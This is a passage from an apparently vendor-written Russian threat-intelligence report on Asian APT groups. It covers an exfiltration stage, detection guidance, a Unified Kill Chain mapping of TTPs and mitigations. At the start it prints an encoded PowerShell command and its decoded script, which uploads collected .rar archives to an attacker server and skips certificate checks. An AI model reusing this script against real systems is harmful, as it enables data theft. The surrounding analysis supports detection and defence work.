powershell -enc "JABwAGEAdABoACAAPQAgACIAYwA6AFwAdwBpAG4AZABvAHcAcwBcAGgAZQBsAHAAXAB3AGkAbgBkAG8AdwBzAHQAZQBtAHAAXAAiADsA
start-sleep -seconds 30;
Remove-Item  -Recurse -Force c:\windows\help\windowstemp\;
```

Закодированная строка base64 в скрипте выше представляет собой следующий код:

Рисунок 69 Декодированная строка base64

```powershell
$path = "c:\windows\help\windowstemp\";
$filter = "*.rar";
$URL = 'https://www.apple-cart.com:443/76ee3de97a1b8b903319b7c013d8c877';
$UPLOAD_PASSPORT = "764347f4146f0d361070ddf1e680beca";
1 reference
class TrustAllCertsPolicy:System.Net.ICertificatePolicy
{
    [bool] CheckValidationResult(
        [System.Net.ServicePoint] $a,
        [System.Security.Cryptography.X509Certificates.X509Certificate] $b,
        [System.Net.WebRequest] $c,
        [int] $d)
        {
            return $true;
        }
}
[System.Net.ServicePointManager]::CertificatePolicy = [TrustAllCertsPolicy]::new();
$files = Get-ChildItem -Path $path -Filter $filter -Force;
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
foreach ($singleFile in $files)
{
    $fileName=$singleFile.Name;
    $filePath=$singleFile.FullName;
    $fileBytes=[System.IO.File]::ReadAllBytes($filePath);
    $fileEnc=[System.Text.Encoding]::GetEncoding('ISO-8859-1').GetString($fileBytes);
    $boundary=[System.Guid]::NewGuid().ToString();
    $LF="`r`n";
    $bodyLines=("--$boundary","Content-Disposition: form-data; name=`"file`"; filename=`"$fileName`"","Content-Type
    $headers=@{'Upload-Passport'=$UPLOAD_PASSPORT;};
    $response=Invoke-RestMethod -Uri $URL -Method Post -Headers $headers -ContentType "multipart/form-data; boundar
    Write-Host "$fileName : $response";
}
```

Для отправки собранных архивов с расширением .rar в виде запроса REST API на удаленный сервер hxxps://www.apple-cart[.]com злоумышленники применили PowerShell-метод Invoke-RestMethod. Перед отправкой данные были закодированы в специальном формате.

Обнаружение

Эксфильтрация часто характеризуется передачей большого количества данных, поэтому необычные всплески в сетевом трафике могут быть признаком утечки данных. Системы анализа сетевого трафика (NTA) могут определить большие или необычные передачи данных, они могут использовать алгоритмы машинного обучения для обнаружения аномалий, в том числе эксфильтрации данных.

В SIEM детект можно построить на анализе netflow, например, за определенный промежуток времени было отправлено превышающее пороговое значение количество байтов, но такое правило можно использовать в комплексе с другими, так как легитимные приложения также могут отправлять большое количество данных.

Еще один класс решений, который позволяет детектировать эксфильтрацию данных, — это EPP. EPP-решения отслеживают активность на хосте, системные события, сетевой трафик, вызовы API-функций. При анализе активности процесса на предмет сетевого взаимодействия могут рассматриваться различные API, например, Winsock — connect(), send(), recv() — или более высокоуровневый WinInet: HTTPSendRequest. Также Crypto API может быть использовано для шифрования данных перед их отправкой на C2-сервер.

Одним из методов детектирования является Cyber Threat Intelligence. SOC может использовать TI-источники для определения известных C2-доменов и IP-адресов, ассоциированных с известными группировками. Команда защиты может отслеживать сетевой трафик и активность на хосте на предмет подключений к этим C2-серверам. Актуальная информация о вредоносных доменах и IP-адресах поставляется в фидах Kaspersky Threat Data Feeds.

Подробнее

Также эксфильтрацию можно обнаружить по специфичным командам в PowerShell, которые позволяют отправить данные на удаленный сервер:

Cmdlet	Aliases
Invoke-WebRequest	iwr, curl, wget
Invoke-RestMethod	irm

Здесь стоит предостеречь, что APT-группы часто прибегают к обфускации запускаемых команд, поэтому стоит обратить внимание на обнаружение применения техники Obfuscated Files or Information T1027.

Дополнительно необходимо отслеживать запуски различных утилит и инструментов для пост-эксплуатации, которые могут использоваться для эксфильтрации.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-Protocol Tunneling via Plink Utility
- Sigma-Generic-Ingress Tool Transfer via curl.exe
- Sigma-Generic-Execution of Downloaded PowerShell Code
- Sigma-Generic-Exfiltration via pscp.exe

Impact TA0040

Азиатские APT-группировки редко выполняют действия, намеренно нарушающие работоспособность скомпрометированной системы. Основная задача для этих группировок — оставаться незамеченными и собирать данные (кибершпионаж) так долго, как это только возможно.

Такое целеполагание кибергруппировок приводит к ожидаемым последствиям: злоумышленники могут годами, оставаясь незамеченными в инфраструктуре жертвы, собирать интересующую их информацию.

В редких случаях азиатские акторы оказывают прямое воздействие на технологические и бизнес-процессы компании. Например, действия группировки, использующей для этих целей шифрование пользовательских данных (Data Encrypted for Impact T1486), описаны в «Инциденте 5». Однако такие случаи можно назвать скорее исключением, чем правилом.

Анализ действий атакующих на основе Unified Kill Chain

Основное описание

Закончив чтение разделов инцидентов и технический деталей, вы могли заметить, что злоумышленники используют широкий спектр TTPs в своих атаках. Популярные методологии и модели в Cyber Threat Intelligence, связанные с пониманием продвижения противника в инфраструктуре, не всегда способны описать цепочку атаки. Самая популярная модель Cyber Kill Chain (CKC), разработанная в 2011 году корпорацией Lockheed Martin, уже устарела и не дает понимания, как движется противник внутри инфраструктуры. Также, конечно, существует популярная MITRE ATT&CK, которая на сегодняшний день является самым известным и богатым источником знаний по угрозам. Однако при анализе действий атакующих часто возникают ситуации, когда эта методология недостаточна.

Задавшись целью использовать модель, отвечающую современному ландшафту киберугроз и действиям противника в инфраструктуре, мы решили применить более современный подход, представленный в работе The Unified Kill Chain автором Paul Pols в 2017 году. С подробным описанием, а также информацией об авторе исследования можно ознакомиться на официальном сайте — www.unifiedkillchain.com.

Unified Kill Chain (UKC) расширяет модель CKC: объединяет улучшения, ранее предложенные другими авторами, и тактики атакующих матрицы MITRE ATT&CK.

В результате UKC представляет собой метамодель, которая поддерживает разработку сквозных цепочек для конкретных атак и цепочек для конкретных субъектов, которые впоследствии можно анализировать, сравнивать и защищаться от них.

UKC совершенствует модель CKC и MITRE ATT&CK, моделируя социальную инженерию, pivoting и нарушение свойств целостности и доступности, в дополнение к конфиденциальности. Модель UKC также показывает, что злоумышленникам не нужно проходить каждую фазу в определенной последовательности, что влияет на стратегии защиты, поскольку меры безопасности для этих фаз можно обойти. Стратегии эшелонированной защиты, которые сосредоточены на фазах атаки, которые происходят с большей частотой или имеют жизненно важное значение для формирования пути атаки, могут быть более успешными.

Этапы Unified Kill Chain

Современные кибератаки следуют поэтапному подходу к достижению стратегических целей, и для их описания используются тактики, техники и процедуры (TTPs). UKC обеспечивает тактическое представление об атаках с действиями, направленными на достижение целей атаки.

Используемые тактики можно рассматривать как этапы атаки, которые могут оставаться одинаковыми для разных атак, даже если конкретные методы и процедуры меняются на оперативном уровне.

С помощью гибридного исследовательского подхода было определено 18 фаз для описания современных кибератак. В таблице ниже показаны отдельные фазы атаки и их ожидаемый порядок.

Последовательность этапов атаки в Unified Kill Chain

1	Reconnaissance	Поиск, идентификация и выбор целей с помощью активной или пассивной разведки.
2	Resource Development	Подготовительные действия, направленные на создание инфраструктуры, необходимой для проведения атаки.
3	Delivery	Техники передачи вредоносного объекта в целевую инфраструктуру.
4	Social Engineering	Методы манипулирования людьми для выполнения действий, нужных атакующему.
5	Exploitation	Методы эксплуатации уязвимостей, которые могут привести к выполнению вредоносного кода.
6	Persistence	Любые действия, направленные на сохранение постоянного доступа к целевой системе.
7	Defense Evasion	Методы уклонения от обнаружения или обхода средств защиты.
8	Command & Control	Методы взаимодействия с командными центрами из целевой сети.
9	Pivoting	Туннелирование трафика через контролируемую систему к другим системам, к которым у атакующих нет прямого доступа.
10	Discovery	Техники, позволяющие злоумышленнику получить информацию о системе и ее сетевом окружении.
11	Privilege Escalation	Методы повышения привилегий в системе или сети.
12	Execution	Техники, которые приводят к выполнению кода, контролируемого злоумышленником, в локальной или удаленной системе.
13	Credential Access	Техники, позволяющие получить доступ или контроль над учетными данными системы, сервиса или домена.
14	Lateral Movement	Техники, позволяющие злоумышленнику горизонтально перемещаться и управлять удаленными системами.
15	Collection	Техники, используемые для идентификации и сбора данных в целевой сети перед их эксфильтрацией.
16	Exfiltration	Техники, которые помогают злоумышленнику эксфильтровать данные из целевой сети.
17	Impact	Техники, направленные на управление, остановку или уничтожение целевой системы.
18	Objectives	Социально-технические цели атаки, предназначенные для достижения стратегической цели.

Основываясь на Unified Kill Chain, мы создали собственную таблицу, связанную с азиатскими APT-группировками, с целью дать читателю понимание мотивации злоумышленников, а также предоставить данные, как могут продвигаться азиатские APT-группировки в потенциальных кампаниях. Эта таблица содержит сами этапы, описанные в UKC, включающие техники, которые мы смогли обнаружить и отнести в этот этап, а также дополнительные детали, которые помогут понять мотивы и действия злоумышленников на конкретном этапе (в Details мы не описываем подробные технические данные, связанные с TTPs, так как это уже сделано в разделе «Технические детали»).

Фазы Cyber Kill Chain объединяются в три группы: In, Through и Out

In → **Through** → **Out**

1. Reconnaissance
2. Resource Development
3. Delivery
4. Social Engineering
5. Exploitation
6. Persistence
7. Defense Evasion
8. Command & Control

9. Pivoting
10. Discovery
11. Privilege Escalation
12. Execution
13. Credential Access
14. Lateral Movement

15. Collection
16. Exfiltration
17. Impact
18. Objectives

Каждая группа соответствует намерениям атакующих:

In — атакующие пытаются получить доступ к системам или данным, доступным только для доверенных пользователей/устройств. Зачастую такие системы или данные находятся в корпоративной сети, то есть цель атакующих — проникнуть внутрь периметра организации.

Through — попав в инфраструктуру, атакующие пытаются получить необходимые для осуществления изначальных планов привилегии. Сюда относятся: расширение сети скомпрометированных ресурсов, повышение привилегий в домене, получение учетных данных высоко привилегированных пользователей и т. п.

Out — завладев необходимыми доступами и привилегиями, атакующие реализуют свои изначальные цели: эксфильтрируют информацию (кибершпионаж) или вносят изменения в работу критических компонентов (саботаж).

Этап	Техника	Описание
Reconnaissance	—	Азиатские APT проводят первоначальную разведку жертвы на основе стратегических целей, которые могут быть связаны с политикой, экономикой, технологией или другими интересами группировки. Они могут учитывать следующие факторы: Сфера применения: азиатские APT могут быть нацелены на организации, деятельность которых связана с технологическими инновациями, вооружением, государственным контролем, энергетикой и другими важными отраслями. Доступ к ценной информации: их целью являются организации или сотрудники, которые могут иметь доступ к ценной интеллектуальной собственности или государственным секретам. Данная информация собирается для составления профиля жертвы и будущей фишинговой рассылки. Слабые места в системе безопасности: злоумышленник проводит разведку сетевого периметра организации на предмет известных уязвимостей в системах или слабых мер информационной безопасности. Данная разведка проводится для выбора первоначального вектора атаки. Существующие меры ИБ: злоумышленника интересуют данные, связанные с текущим составом средств защиты информации в организации. Эти данные необходимы для подготовки своего арсенала перед атакой.

Этап	Техника	Описание
Resource Development	—	После выбора жертвы азиатские APT проводят проверку своего боевого арсенала на предмет их обнаружения со стороны защитных продуктов, которые могут защищать конечные точки в атакуемой инфраструктуре. Злоумышленники убеждаются, что все компоненты ВПО, которые будут использованы в атаке, не обнаруживаются и не блокируются на момент их создания со стороны СЗИ. В случае наличия обнаружения разработчики ВПО пытаются понять, какой именно участок кода или компонент обнаружен защитниками, и затем собирают нужный компонент так, чтобы обнаружение отсутствовало. Когда кибергруппировки пытаются использовать набор исполняемых файлов (exe) и библиотек динамической компоновки (dll) для атаки техникой DLL Hijacking и их действия обнаруживаются блокирующим механизмом, они часто стремятся избежать обнаружения. Для этого разработчики вредоносного программного обеспечения могут изменять состав набора exe/dll, чтобы обойти защиту. Если злоумышленникам не удается быстро обойти обнаружение, они просто заменяют использованные исполняемые файлы и библиотеки на другие, которые не вызывают подозрений. Это позволяет им избежать блокировки или других мер безопасности и продолжить свою кибератаку. Также злоумышленники часто ставят на зараженную систему сразу несколько Backdoor'ов, функциональность которых зачастую пересекается. Это позволяет злоумышленникам переключаться на использование другого Backdoor'а на зараженной машине по мере появления блокирующих обнаружений на какой-то из компонентов ВПО. Важное отличие азиатских группировок в том, что зачастую они не стараются быть скрытыми, их основная задача — собрать максимально много важной информации в единицу времени, пока зараженные системы остаются под их контролем. Поэтому, обнаружение на зараженной машине приводит не к покиданию этой машины злоумышленниками с целью скрыть свое присутствие и почистить логи, а к обновлению обнаруженного компонента на другой, для того чтобы обойти обнаружение со стороны защитного ПО.

Этап	Техника	Описание
Delivery Social Engineering	T1566.001	После того как злоумышленники заканчивают подготовку своего арсенала для атаки, его необходимо доставить к жертве. В данном случае мы решили объединить 2 этапа в один, т. к. доставка ВПО и социальная инженерия объединяют в себя такую популярную технику, как Phishing. Излюбленная подтехника, используемая азиатскими APT, — это Phishing: Spearphishing Attachment T1566.001. Вместо массовой рассылки фишинговых сообщений атакующие выбирают жертв целенаправленно, очень тщательно исследуя их профили и поведение в сети. Это позволяет им создавать более убедительные и персонализированные фишинговые письма или сообщения, что повышает вероятность успешной атаки. Противник пытается привязаться к процессам организации, возможным событиям в стране и при этом учитывает географические и культурные особенности жертвы. Также противник может нацелиться на определенных персон или членов руководства, чтобы получить доступ к их персональной информации или заслужить политическую или экономическую выгоду. Основываясь на разделе технических деталей, в основном мы наблюдаем: • SFX-архивы с офисным документом, а также вредоносным исполняемым файлом • архивы с исполняемыми вредоносными файлами, имена которых заканчивались на PDF или DOC, чтобы обмануть жертву, что это документ, и заставить ее открыть файл.
Exploitation	T1190	Данный вектор остается прекрасной возможностью для первоначального заражения инфраструктуры, если предыдущий этап является более трудозатратным, а также более простым. Азиатские APT известны своими продвинутыми техническими навыками и использованием различных уязвимостей для успешных атак. Они пытаются проэксплуатировать популярные уязвимости в веб-приложениях, почтовых сервисах, средствах удаленного управления и т. п. Подробный список популярных CVE, используемых азиатскими APT, описан в разделе «Технические детали» в технике Exploit Public-Facing Application T1190.

Этап	Техника	Описание
Persistence	T1546 T1546.003 T1546.012 T1546.015 T1197 T1078 T1078.002 T1053 T1053.005 T1543.003 T1505 T1505.003	Как показывают наши наблюдения, азиатские APT закрепляются внутри инфраструктуры многими процедурами и техниками, начиная с самых простых и заканчивая наиболее сложными: • Valid Accounts T1078 • Scheduled Task/Job T1053 • Windows Service T1543.003 • Windows Management Instrumentation Event Subscription T1546.003 • Image File Execution Options Injection T1546.012 • Component Object Model Hijacking T1546.015 Данный набор техник мы наблюдаем не в каждом обнаруженном инциденте, связанном с азиатскими APT. Это зависит от конкретной группировки и возможности применения той или иной техники в инфраструктуре жертвы. Но в подавляющем большинстве инцидентов с участием азиатских APT-групп мы наблюдаем один и тот же подход к закреплению. Это связка техник Create or Modify System Process: Windows Service T1543.003 + Hijack Execution Flow: DLL Side-Loading T1574.002 и дальнейшее применение Process Injection: Process Hollowing T1055.012 для избежания обнаружения действий атакующего. Данная связка примечательна тем, что техники относятся сразу к нескольким тактикам MITRE ATT&CK — закреплению, повышению привилегий, избежанию обнаружения, в результате чего атакующий занимает выгодную позицию для дальнейших действий атаки. Как мы уже описывали в разделе технических деталей, злоумышленник сперва доставляет вредоносную динамическую библиотеку и чистый исполняемый файл, уязвимый к DLL Hijacking, после чего создает службу Windows на основе принесенного на хост легитимного файла и запускает ее, в результате чего выполняется вредоносная библиотека. Далее злоумышленник прибегает к использованию техники Process Injection: Process Hollowing T1055.012, и процесс службы создает новый легитимный процесс в приостановленном состоянии, в который внедряет бэкдор для взаимодействия с командным центром. Для маскировки вредоносной службы, кроме использования техники DLL Side-Loading T1574.002, азиатские APT-группы часто создают службу, скрытую за процессом svchost.exe. Как результат — злоумышленник всегда имеет запущенный процесс с правами System, закрепленный через службу, от которого далее производит дальнейшие шаги в своей атаке.

Этап	Техника	Описание
Defence Evasion	T1574 T1574.001 T1574.002 T1070 T1070.004 T1070.005 T1055 T1055.012 T1562 T1562.001 T1027 T1564 T1564.003 T1036 T1036.005 T1036.004	Азиатские APT не преследуют задачи сильно скрывать свою вредоносную активность на более поздних шагах UKC в атакуемой инфраструктуре, так как их целью является украсть как можно больше информации в кратчайший промежуток времени; при возможности игнорирования атаки со стороны защитников оставаться в сети как можно дольше. Тем не менее мы наблюдаем довольно широкий спектр техник, связанных с этапом Defence Evasion. На первых этапах UKC азиатские APT обычно используют набор техник, который сам по себе довольно тяжело обнаружить, в первую очередь это, конечно, Hijack Execution Flow T1574 и Process Injection T1055. Обнаружение данных техник без расширенного мониторинга внутри инфраструктуры довольно проблематично для защитников. На более поздних этапах злоумышленники не ограничивают себя в использовании более шумных техник для скрытия своих действий или отключения средств защиты информации, которые могут помешать им выполнять задуманные шаги. Для отключения средств защиты APT-группировки используют различные средства: специально созданные для этой цели утилиты или утилиты, которые уже есть в операционной системе, также они могут изменять параметры в реестре, использовать для своих целей PowerShell и другие легальные утилиты согласно атакам Living off the Land, которые описаны в lolbas-project.github.io от MITRE ATT&CK. На протяжение всей атаки азиатские APT используют набор техник, связанных с обфускацией, для достижения различных целей в инфраструктуре: • обход защитных решений для доставки вредоносного кода • обход защитных решений для исполнения вредоносного кода • сбор данных в зараженных системах для дальнейшей их эксфильтрации Самые простые техники, используемые злоумышленниками, связаны с техникой Masquerading T1036. Часто применяемыми способами маскировки являются запуск и создание процессов/служб/файлов под видом легальных в операционной системе с целью затруднить анализ зараженной системы со стороны специалистов кибербезопасности. Такие действия легко обнаруживаются защитниками при наличии необходимых правил мониторинга в инфраструктуре.

Этап	Техника	Описание
Command & Control	T1071 T1071.001 T1102 T1105	Для взаимодействия с CnC-сервером рассматриваемые группы применяют различные бэкдоры. Чаще всего это динамическая библиотека, которая выполняется с помощью DLL Sideloading T1574.002, как это было в рассмотренных кейсах. Популярный среди азиатских APT бэкдор ShadowPad доставляется на компьютер жертвы вместе с легитимным исполняемым файлом — Ingress Tool Transfer T1105. Для загрузки payload на хост злоумышленники используют такие легитимные программы, как certutil.exe, bitsadmin.exe, — программы living off the land, чтобы избежать обнаружения. Запуск бэкдора осуществляется путем создания новой службы или запланированного задания. Бэкдор после установления соединения с командным центром запускает командную оболочку, в которой операторы удаленно выполняют команды для продолжения атаки. Атакующие могут производить разведку, горизонтальное перемещение, устанавливать дополнительные инструменты для атаки.
Pivoting	T1572	Если скомпрометированный хост находится в недоступной для внешнего атакующего сети, азиатские APT осуществляют pivoting, то есть используют доступные им хосты в качестве «перевалочных пунктов». Наиболее распространенной pivoting-техникой является SSH port forwarding, описанная в разделе «Технические детали». Pivoting позволяет атакующим добиться исполнения передаваемых с командного сервера команд на хостах, «спрятанных» за межсетевыми экранами, NAT и другими технологиями.
Discovery	T1518 T1007 T1082 T1016 T1049 T1124 T1069 T1069.002 T1135 T1018 T1482 T1012 T1087 T1083 T1615 T1046 T1057 T1033	Перед дальнейшим продвижением по инфраструктуре жертвы азиатские APT собирают информацию о целевой сети и ее устройстве, чтобы определить наилучшие способы продвижения дальнейшей атаки. Они стремятся получить максимальное количество информации о цели перед началом более активных шагов. Согласно нашим данным злоумышленники собирают полный спектр развединформации об окружающей их инфраструктуре, в первую очередь с помощью легального программного обеспечения, существующего в операционной системе. Также в некоторых кейсах мы обнаружили различные самописные инструменты, такие как сканеры сети, доставленные в инфраструктуру с целью разведки окружающей сети. Как правило, собранные данные злоумышленники отправляют на свой C2. Каждая проводимая техника разведки преследует определенную цель, с которой вы могли ознакомиться более подробно в разделе «Технические детали».

Этап	Техника	Описание
Privilege Escalation	T1543 T1543.003	Как уже описывалось выше, основным способом повышений привлегий у азиатских APT до прав System является запуск вредоносной службы. Например, в backdoor PlugX, а именно — модуле XPlugService, доступны команды, связанные со службами Windows. Код реализован для запроса конфигурации служб, изменения конфигурации служб, запуска, управления и удаления служб.
Execution	T1059.003 T1059.001 T1047 T1569.002 T1106	Для запуска полезной нагрузки азиатские APT в основном используют службы Windows или запланированные задачи. Кроме того, атакующие запускают командную оболочку CMD для выполнения команд, полученных с C2-сервера. Также азиатские APT используют скрипты batch и PowerShell для автоматизации своих действий, например, разведка на хосте и сбор данных. Азиатские APT довольно часто прибегают к использованию утилит wmic и модуля Wmiexec популярного фреймворка Impacket.
Credential Access	T1003 T1003.001 T1003.002 T1003.003 T1552 T1552.001	В добыче учетных данных в атакуемой инфраструктуре азиатские APT не выделяются на общем фоне от других группировок. Они используют тот же топ-набор техник, связанный с тактикой Credential Access TA0006. В первую очередь это, конечно, техника OS Credential Dumping T1003, начиная от дампинга процесса Lsass.exe, сохранения кустов SAM и заканчивая добычей файла ntds.dit на контроллере домена. Исключительная особенность, которую мы хотели бы отметить, — это выбор утилит для добычи учетных данных, популярных только в APAC-регионе. Но это не отменяет принцип обнаружения этих утилит согласно пирамиде боли от David Bianco по последней ступени TTPs. Также в большинстве наблюдаемых нами атак азиатские группировки осуществляют поиск учетных данных, находящихся в открытом виде в файлах, в различных кустах реестра. Данный этап позволяет азиатским APT-группировкам получить доступ к ценным учетным данным, которые могут быть использованы для дальнейших шагов в атаке, таких как более широкое распространение в инфраструктуре.

Этап	Техника	Описание
Lateral Movement	T1021.002 T1570 T1091 T1080 T1550.002	Получив необходимые учетные данные, азиатские APT-группы двигаются по инфраструктуре жертвы и копируют свои вредоносные семплы на другие системы. В основном они используют протокол SMB для перемещения между хостами. Двигаясь по сети, они сразу устанавливают закрепление на удаленных системах, например, с помощью службы или новой задачи: sc.exe \\<remote> create schtasks.exe /create -s <remote> Кроме того, азиатские APT-группы используют популярные модули SMBExec, Atexec, Wmiexec, PsExec из фреймворка Impacket. Также они используют RDP для подключения к удаленным системам.
Collection	T1560 T1560.001 T1119 T1005	После того как злоумышленники получили свободу действий в горизонтальном передвижении по инфраструктуре, они приступают к этапу сбора интересующей их информации, выбираются конкретные цели, которые могут предоставить им наиболее ценную информацию. Примерами могут выступать системы с интеллектуальной собственностью, финансовыми данными, технической документацией и другими конфиденциальными данными от всех источников данных, куда они могут дотянуться. В первую очередь осуществляется автоматический поиск всех форматов документов на зараженной машине: *.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx'. Далее в подавляющем большинстве обнаруженных нами инцидентов азиатские группировки предпочитают сбор данных с компьютеров жертв с использованием различных архиваторов. Злоумышленники могут использовать уже установленные архиваторы, а также доставленные на машину извне. Как мы уже описывали в разделе «Технические детали», одной из отличительных процедур многих азиатских группировок является перенос архивов в корзину (C:\$Recycle.Bin) перед их дальнейшей эксфильтрацией. Помимо сбора конфиденциальной информации как итоговой цели, злоумышленники осуществляют сбор разведданных относительно их окружения в отдельные текстовые файлы, для дальнейшего их вывода во внешнюю сеть, таким образом осуществляется часть этапа Discovery.

Этап	Техника	Описание
Exfiltration	T1567 T1567.002 T1041	Собрав интересующую информацию, атакующие отправляют данные в сжатом виде к себе на сервер, часто это существующий командный центр — Exfiltration Over C2 Channel T1041. Однако, благодаря данным TI, серверы злоумышленников могут успешно блокироваться для подключения. Поэтому атакующие стали использовать легитимные веб-сервисы, чтобы избежать обнаружения — Exfiltration Over Web Service T1567. Азиатские APT-группы создают свои инструменты для эксфильтрации данных в облачные хранилища: DropBox, Google Drive, Яндекс.Диск. В качестве аргументов передаются путь до архивов и токен для аутентификации на сервисе.
Impact	T1486 T1489	Если рассматривать прохождение этапа Impact с точки зрения азиатских APT-группировок, то обычно они не оказывают активного воздействия на инфраструктуру. Однако бывают отдельные случаи, как, например, в инциденте с шифрованием данных на целевой системе в Аргентине. Также азиатские APT-группировки при запуске своих служб могут обращаться к уже запущенным, останавливая их, что подходит под описание техники Service Stop T1489, но это все еще не соответствует задаче нанести ущерб бизнес-процессам.

Этап	Техника	Описание
Objectives	—	Согласно нашим наблюдениям, в подавляющем большинстве азиатские APT преследуют следующие цели: **Кибершпионаж:** Основным мотивом азиатских APT является получение конфиденциальной информации и технологических данных у других государств, компаний или организаций. Примерами данных могут являться интеллектуальная собственность, торговые секреты, патенты и другие данные, которые могут дать конкурентное преимущество. **Экономические интересы:** Азиатские хакеры могут нацелиться на компании, занимающиеся определенными отраслями, такими как финансы, энергетика, телекоммуникации и другие, чтобы получить финансовую информацию, которая может быть использована в коммерческих целях. **Финансовые мотивы:** В некоторых случаях азиатские APT могут взламывать организации с целью финансовой выгоды, например, путем кражи платежных данных или проведения операций с применением ВПО семейства Ransomware.

Рекомендации по использованию различных средств защиты на рассмотренных этапах Unified Kill Chain

Endpoint Protection Platform (EPP)

Подробнее

Next Generation Firewall (NGFW)

Secure Email Gateway (SEG)

Подробнее

Web Application Firewall (WAF)

Secure Web Gateway (SWG)

Подробнее

Endpoint Detection and Response (EDR)

Подробнее

Data Leak Prevention (DLP)

Network Traffic Analysis (NTA)

Подробнее

Security Information and Event Management (SIEM)

Подробнее

Threat Intelligence (TI)

Подробнее

Distributed Deception Platform (DDP)

Митигации

В этом разделе описаны меры, которые можно предпринять для снижения риска компрометации инфраструктуры. Мы разделили их на Hardening&Security и три группы, соответствующие фазам Unified Kill Chain:

- противодействие загрузке и запуску
- противодействие распространению по сети
- противодействие достижению целей атакующих

Ниже мы описали основные процессы и подходы, позволяющие значительно снизить риск компрометации и увеличить шанс своевременного детектирования и устранения угрозы.

Hardening&Security

Комплекс мер по укреплению защиты инфраструктуры организации, в том числе выстраивание процессов BlueTeam: Security Operations (SOC), Threat Hunting (TH), Digital Forensics & Incident Response (DFIR), Cyber Threat Intelligence (CTI).

Как мы уже отмечали, азиатские APT почти всегда действуют «громко»: используют bat-файлы, из которых запускается множество утилит, используют нетипичные для большинства организаций способы запуска служб, утилиты RedTeam, PowerShell, а также активно пользуются общими сетевыми папками. Все это говорит о том, что даже базовые правила корреляции в SIEM могут обнаружить атакующих на одном из этапов атаки. Однако это верно в том случае, если в организации производится мониторинг всех хостов (или подавляющего большинства, включающего в себя серверы и критически важные ресурсы), а события, приходящие в SIEM при таком мониторинге, достаточны для обнаружения атаки. В разделе **«Технические детали»** после описания техники указаны события, позволяющие обнаружить ее использование. Для эффективной имплементации современных подходов к ИБ необходимо понимание инфраструктуры: от количества хостов и установленных на них операционных систем до схемы сети и возможного трафика между ее сегментами. Такое понимание дает процесс Asset Management.

Помимо «громких» действий, для азиатских APT характерно использование имеющихся в инфраструктуре уязвимостей. Зачастую это старые уязвимости, исправления к которым уже выпущены компанией-производителем. Налаженные процессы Patch management и Vulnerability management позволят значительно уменьшить возможности атакующих.

Asset Management

Процесс своевременной инвентаризации активов является ключевым для безопасности инфраструктуры. Чтобы выстроенное взаимодействие между различными командами BlueTeam приносило плоды, информация об имеющихся в организации рабочих станциях, серверах, межсетевых экранах, маршрутизаторах, шлюзах и т. п. должна соответствовать реальности.

Однако в некоторых случаях проблемы могут возникнуть уже на этом этапе (например, в организациях, насчитывающих сотни тысяч единиц оборудования). Для решения этих проблем можно рассмотреть возможность подхода к Asset Management, на основе приоритезации активов и выделения критичного оборудования (**Crown Jewels**).

Подход Crown Jewels предполагает выделение критичных ресурсов, выведение из строя или компрометация которых приведет к финансовым, репутационным или иным потерям, с учетом специфичных для организации технологических и бизнес-процессов.

Отсутствие Asset Management в организации может привести к появлению «забытых» серверов, до которых не доходят обновления и с которых, в свою очередь, не поступает телеметрия. Это увеличивает поверхность атаки для злоумышленников и может стать одной из ключевых причин компрометации инфраструктуры.

Vulnerability Management

Vulnerability Management — важная часть общей программы обеспечения безопасности.

Процесс Vulnerability management позволяет выявлять, оценивать и устранять потенциальные уязвимости в системе безопасности. Их своевременное выявление и правильное устранение позволяют значительно повысить защищенность организации. Обычно выделяют четыре этапа Vulnerability Management:

1. Поиск/сканирование уязвимостей
2. Оценка риска уязвимости
3. Приоритезация и устранение уязвимостей
4. Верификация устранения

Следующий шаг в развитии процесса Vulnerability management происходит за счет автоматизации и непрерывности процесса.

Азиатские APT часто пытаются найти уязвимые компоненты систем как для первоначального доступа, так и после попадания в инфраструктуру. Можно встретить группировки, которые массово проверяют инфраструктуру на наличие уязвимых компонентов (например, Windows-хосты, уязвимые для EternalBlue, уязвимости Exchange server, устаревшие версии веб-серверов и приложений).

Security Products

Важными компонентами безопасности инфраструктуры являются установленные и правильно настроенные защитные решения. Современные EPP/EDR/Sandbox решения позволяют предотвращать запуск вредоносного кода на хостах организации. IDS/IPS позволяют обнаружить и предотвратить сетевые соединения в тех случаях, если они были распознаны как вредоносные. Deception-системы при правильной настройке способны выявлять продвинутые атаки, что позволяет своевременно отреагировать и снизить риск компрометации инфраструктуры.

В свою очередь, команды SOC, TH и IR могут извлечь множество данных из сработок защитных решений, что может снизить время, затрачиваемое на расследование инцидентов.

Противодействие загрузке и запуску

Блокировка вредоносных ресурсов

Рассмотрите возможность блокировки вредоносных ресурсов: попытки DNS-резолва вредоносного домена или сетевые соединения с IP-адресами, связанными с атаками. Актуальные IOC, на основе которых можно проводить расследования, можно получать в фидах, например, Kaspersky Threat Data Feeds.

Подробнее

DPI

Рассмотрите возможность использовать технологию DPI (Deep Package Inspection) для расширения возможностей анализа трафика.

Фильтрация входящего трафика

Рассмотрите возможность фильтрации входящего трафика на граничных устройствах (маршрутизаторах, фаерволах и т. п.).

Whitelisting соединений

Рассмотрите возможность создания списка доверенных ресурсов, с которыми разрешено соединение.

Patch Management

Рассмотрите возможность организации процесса обновлений и исправления уязвимостей, учитывающего особенности инфраструктуры.

EPP и EDR

Рассмотрите возможность использования решения для защиты конечных точек. Современные продукты позволяют своевременно обнаруживать и блокировать угрозы, используя для этого поведенческий анализ, машинное обучение и другие технологии, зачастую опираясь на актуальную информацию об угрозах, как это делает KES.

Application Policies

Рассмотрите возможность внедрения политик запуска приложений определенными пользователями. Хорошим сценарием может стать настройка правил/политик, блокирующая запуск приложений, не находящихся в разрешающем списке. Такие списки составляются с учетом специфики работы конкретных сотрудников и подразделений.

Принцип наименьших привилегий

Рассмотрите возможность использования принципа наименьших привилегий. Он заключается в выдаче сотрудникам минимально необходимых прав для работы. Также необходимо производить инвентаризацию прав и забирать у пользователей те, которые больше не нужны.

Противодействие распространению по сети

Сегментация сети

Рассмотрите возможность произвести сегментацию сети. Разделение сети на сегменты и ограничение нетипичных соединений между ними позволят значительно снизить риск распространения атакующего по сети и затруднят для него горизонтальное перемещение.

Замена устаревших технологий

